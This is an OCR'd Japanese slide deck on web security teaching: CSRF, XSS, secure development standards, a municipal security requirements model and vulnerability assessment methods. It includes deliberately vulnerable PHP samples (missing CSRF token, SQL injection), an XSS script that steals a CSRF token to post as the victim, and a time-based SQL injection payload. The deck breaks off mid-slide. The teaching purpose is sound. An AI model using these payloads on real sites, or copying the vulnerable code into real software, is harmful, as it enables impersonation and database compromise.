
日本で一番売れているPHP教科書のサンプル

```
005:  if (isset($_SESSION['id']) && $_SESSION['time'] + 3600 > time()) {
006:    // ログインしている 省略
014:  } else {
015:    // ログインしていない
016:    header('Location: login.php'); exit();
017:  }
018:
019:  // 投稿を記録する
020:  if (!empty($_POST)) {
021:    if ($_POST['message'] != '') {
022:      $sql = sprintf('INSERT INTO posts SET member_id=%d, message="%s",
   reply_post_id=%d, created=NOW()',
023:        mysql_real_escape_string($member['id']),
024:        mysql_real_escape_string($_POST['message']),
025:        mysql_real_escape_string($_POST['reply_post_id'])
026:      );
027:      mysql_query($sql) or die(mysql_error());
028:
029:      header('Location: index.php'); exit();
030:    }
031:  }
```

CSRF脆弱性
対策していない

続きはデモで

CSRFによる成りすまし投稿



クロスサイト・スクリプティング(XSS)

XSSはなぜ危険か?

- XSSは、
  - 利用者(被害者)のブラウザ上で
  - 攻撃対象のドメイン(オリジン)で
  - 攻撃者が自由にJavaScriptを実行できる
- これって、ウイルス?
  - ウイルスではないが、結果としてウイルスと同じような被害
  - XSSを悪用したウイルス(ワーム)はいくつかある
- ブラウザを乗っ取られたのと同じ
  - 影響範囲はXSS脆弱性のあるページと同じドメイン(オリジン)
  - 同一オリジン上はすべてのページが影響を受ける

※オリジン=ホスト名+スキーム+ポート番号


XSSのデモ

- 先ほどのCSRF対策済みの掲示板で、なりすまし書き込みをやってみよう
- 実行するスクリプトは下記のもの

```
<script>
  var token = document.getElementsByName('token')[0].value;
  var req = new XMLHttpRequest();
  req.open('POST', 'index.php');
  req.setRequestHeader('Content-Type',
                       'application/x-www-form-urlencoded');
  data = 'message=ぼくはまちちゃん！こんにちはこんにちは！！&token=‘
         + token;
  req.send(data);
</script>
```

脆弱性対策と開発プロセス

プログラム開発の流れ



脆弱性対策と開発プロセス

- SQLインジェクションやクロスサイトスクリプティング(XSS)などが「ないこと」という要求は、仕様として盛り込みにくい
- リスク分析の結果で脆弱性対策をするものではない。
  脆弱性対策は常にすべき。
- これらはセキュリティバグであり、バグがないことはわざわざ仕様に明記するものではない
- 脆弱性対策は、開発標準に盛り込むのがよい
  - だから、ベンダーの開発標準が重要
  - 開発標準の閲覧を要求するのも一法
  - 開発標準は作りっぱなしにせず、教育・テストを実施する
- ただし、契約上の問題は別
  - ベンダーの責任範囲は、発注仕様に書いてある範囲

セキュリティ要件とはなにか

- 「積極的な」セキュリティ対策
- セキュリティ仕様の例
  - パスワード仕様、アカウント・ロック…
  - 暗号化（回線、データベース）
  - ログ
  - ウィルス対策ソフトの導入
  - IPS、WAFの導入
  - …
- セキュティ仕様の実装は、要件定義からウォーターフォールで粛々と実施(通常機能と同じ)
- 脆弱性対策は開発標準で対応

セキュリティ要件の例「モデルプラン」

地方公共団体における情報システムセキュリティ要求仕様モデルプラン（Webアプリケーション）とは

「地方公共団体における情報システムセキュリティ要求仕様モデルプラン（Webアプリケーション）」は、地方公共団体においてWebアプリケーションを導入するにあたって、システムの脆弱性をなくし、安全に運用するために必要な要求仕様事項を取りまとめた特記仕様書の例です。

同書の内容を一部カスタマイズして各団体の「Webアプリケーションセキュリティに関する特記仕様書」を検討、作成いただき、入札仕様書に追加要件として添付することにより、SQLインジェクション、クロスサイト・スクリプティングといったWebアプリケーションの脆弱性や、納品後（運用時）に新たに発見された脆弱性についても計画的に解決するための道筋をつけられるようになることを目的として作成しています。

HASH Consulting

https://www.j-lis.go.jp/lasdec-archive/cms/12,28369,84.htmlより引用

別紙1.脆弱性リストの脆弱性

(1)SQLインジェクション
(2) OSコマンド・インジェクション
(3) ディレクトリ・トラバーサル脆弱性
(4) ログイン機能の不備
  ①推測可能なセッションID
  ② URL埋め込みのセッションIDの外部への漏えい
  ③クッキーのセキュア属性不備
  ④ セッションIDの固定化
③クッキーのセキュア属性不備
④ セッションIDの固定化
(5) クロスサイト・スクリプティング(XSS)
(6) 利用者の意図に反した実行の防止機能の不備
  ① クロスサイト・リクエスト・フォージェリ（CSRF）
  ② クリックジャッキング
(7) メールヘッダ・インジェクション脆弱性
(8)「アクセス制御」と「認可処理」の不備
  ①アクセス制御の不備
  ②認可処理の不備
(9) HTTPヘッダ・インジェクション
(10) evalインジェクション
(11) 競合状態の脆弱性
(12) 意図しないファイル公開
(13) アップロードファイルによるサーバ側スクリプト実行
(14) 秘密情報表示時のキャッシュ不停止
(15) オープンリダイレクタ脆弱性（意図しないリダイレクト）
(16) クローラへの耐性


https://www.j-lis.go.jp/lasdec-archive/cms/12,28369,84.htmlより引用

4章 セキュリティ機能


4.1. ログイン処理
4.1.1. 利用者認証方式
4.1.2. アクセス制御機能
4.1.3. パスワードに利用できる文字
4.1.4. ログインフォームの実装方法
4.1.5. ログイン失敗時のメッセージ出力
4.1.6. アカウントロック機能
4.1.7. オフライン攻撃からのパスワード保護
4.1.8. セッション管理機能
4.1.9. セッションの開始
4.1.10. セッションの有効期間
4.1.11. セッションの終了
4.2. 認可処理
4.2.1. 認可処理の要件定義と文書化
4.2.2. 認可処理の実装
4.3. アカウント管理
4.3.1. 利用者登録（アカウントの作成）時における登録メールアドレスの確認
4.3.2. 利用者IDの重複防止機能
4.3.3. 登録メールアドレス変更機能
4.3.4. パスワード変更機能
4.3.5. パスワードリセット機能
4.3.6. 管理者によるアカウント削除・一時利用停止機能
4.3.7. 利用者によるアカウント削除機能
4.4. ログイン状態にある利用者の意図に反した機能実行の防止機能
4.4.1. 該当画面の洗い出し
4.4.2. CSRF対策
4.4.3. クリックジャッキング対策
4.5. ログ出力
4.5.1. 出力するログの種類
4.5.2. 出力しないログの種類
4.5.3. アプリケーションログで取得するイベント
4.5.4. 出力するログの項目
4.5.5. 出力しないログの項目
4.5.6. ログからの情報漏えい・改ざん対策
4.5.7. ログの保管
4.6. 暗号化
4.6.1. 利用者と本システム間におけるWebアプリケーション通信の暗号化
4.6.2. 内部の通信に関する補足
4.6.3. データベースの暗号化
4.6.4. ファイルの暗号化

https://www.j-lis.go.jp/lasdec-archive/cms/12,28369,84.htmlより引用

プロジェクトの開発標準を策定



3分で分かるセキュアプログラミング



日経SYSTEMS2009年8月号「プロマネの技で守るWebセキュリティ」図1を改変

脆弱性診断とは

脆弱性診断の種類

- Webアプリケーション脆弱性診断
  - Webアプリケーションの脆弱性の有無を確認する
  - Webアプリケーションのセキュリティ機能の正当性を確認する
  - Webアプリケーションのテストの一環として実施する
- ネットワーク脆弱性診断*1
  - プラットフォームに既知の脆弱性がないかを確認する
  - プラットフォームの設定のミスを確認する
    - オープンリレーメールなど
  - ポートの開き状況等を確認する（ポートスキャン）
- ペネトレーションテスト
  - 侵入可能性の実証まで行う

*1プラットフォーム脆弱性診断と呼んだ方が良いが、ここでは慣習に従う

Webアプリケーション脆弱性診断の方法

- リモート（ブラックボックス）診断
  - 攻撃者の立場でインターネット越しに擬似攻撃を行う
  - ツール診断と手動診断
  - ツール診断は、手動の30%程度しか見つからないという声も…
  - 大規模なサイトではツールによる網羅性確保をする場合が多い
- ソースコード（ホワイトボックス）診断
  - ソースコードを読むことで診断する
  - 専用ツール（Fortify等）を用いる場合が多い
  - 人手による目視診断もあるが、網羅性確保は難しい
- グレーボックス診断
  - リモート診断とソースコード診断の合わせ技
  - 最近注目されているが、実施例は少ないと予想

ブラックボックス検査の特徴

- ブラックボックス検査は、プログラムを動かしつつ、ソースコードは見ない（ブラックボックス）で検査する
- 概念的には通常のテストと同じ方法
- 脆弱性はバグの一種と捉えると、バグはつまるところ動かしてみないとわからない…脆弱性も似た傾向あり
- クロスサイトスクリプティング(XSS)など、表示系の脆弱性はとくに有効
- SQLインジェクション、OSコマンドインジェクション等、サーバー内部で起こる脆弱性の発見は難易度が高い
- 攻撃者と同じことをするので、ハッカー的スキルが要求される

ホワイトボックス検査の特徴

- ソースコードから脆弱性を調べる。原則としてプログラムは動かさない
  - ブラックボックスと併用することを最近はグレーボックスと呼ぶ
- ソースコードが読め、脆弱性の知識があれば、検査は可能
  - 攻撃者としてのスキルはあまり要らない
- 手動検査とツール検査がある
  - 手動検査は網羅性に課題があるが、難しい脆弱性が見つけられる（検査者の力量次第）
  - ツール検査は網羅性は得やすいが、複雑な脆弱性に課題
- サーバー内部の脆弱性は相対的に得意
- XSS等は動かしたほうが早い…場合もある

ブラックボックス vs ホワイトボックス

カテゴリ	診断項目	ウェブ健康診断	ソースコード解析
パラメータ操作	クロスサイト・スクリプティング	○	○
	Ajax/JSONの脆弱性	–	○
	SQLインジェクション	○	○
	HTTPヘッダ・インジェクション	○	○
	メールヘッダ・インジェクション	○	?
	OSコマンド・インジェクション	○	○
	ディレクトリ・トラバーサル	○	○
	オープンリダイレクタ	○	○
	リファラからの情報漏洩	○	?
コンテンツ	ディレクトリ・リスティング	○	–
ユーザの意思の反した機能実行	クロスサイト・リクエスト・フォージェリー	○	おそらく×
	クリックジャッキング	○	おそらく×
SSL使用状況	クッキーのセキュア属性不備	○	?
セッション管理	セッションID使用状況	○	?
	Cookie使用状況	○	?
	ログアウト機能	○	?
	セッションIDの固定化	○	△
アクセス制御・認可	アクセス制御不備	○	?
	認可不備	○	?

ブラックボックス検査では発見が難しい脆弱性の例

```
<?php
$name = $_POST['name'];
$mail = $_POST['mail'];
$address = $_POST['address'];
try {
  $con = new
  PDO("mysql:host=localhost;dbname=db;charset=utf8", …);
  $con->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);
  $sql = "INSERT INTO entries VALUES('$name', '$mail', '$address')";
  $result = $con->exec($sql);
} catch (PDOException $e) {
  // do nothing
}
?><p>登録しました</p>
```

- キャンペーン応募のように、登録後のデータを利用者は参照できない
- 「登録しました」以外の表示が一切ない
- エラー処理をしていないので、エラー内容、エラーか否かすらわからない

時間差を用いた診断の例（ブラックボックス）

```
INSERT INTO entries VALUES('$name', '$mail', '$address')
```

',(SELECT sleep(5)),null) #

出来上がりのSQL文

```
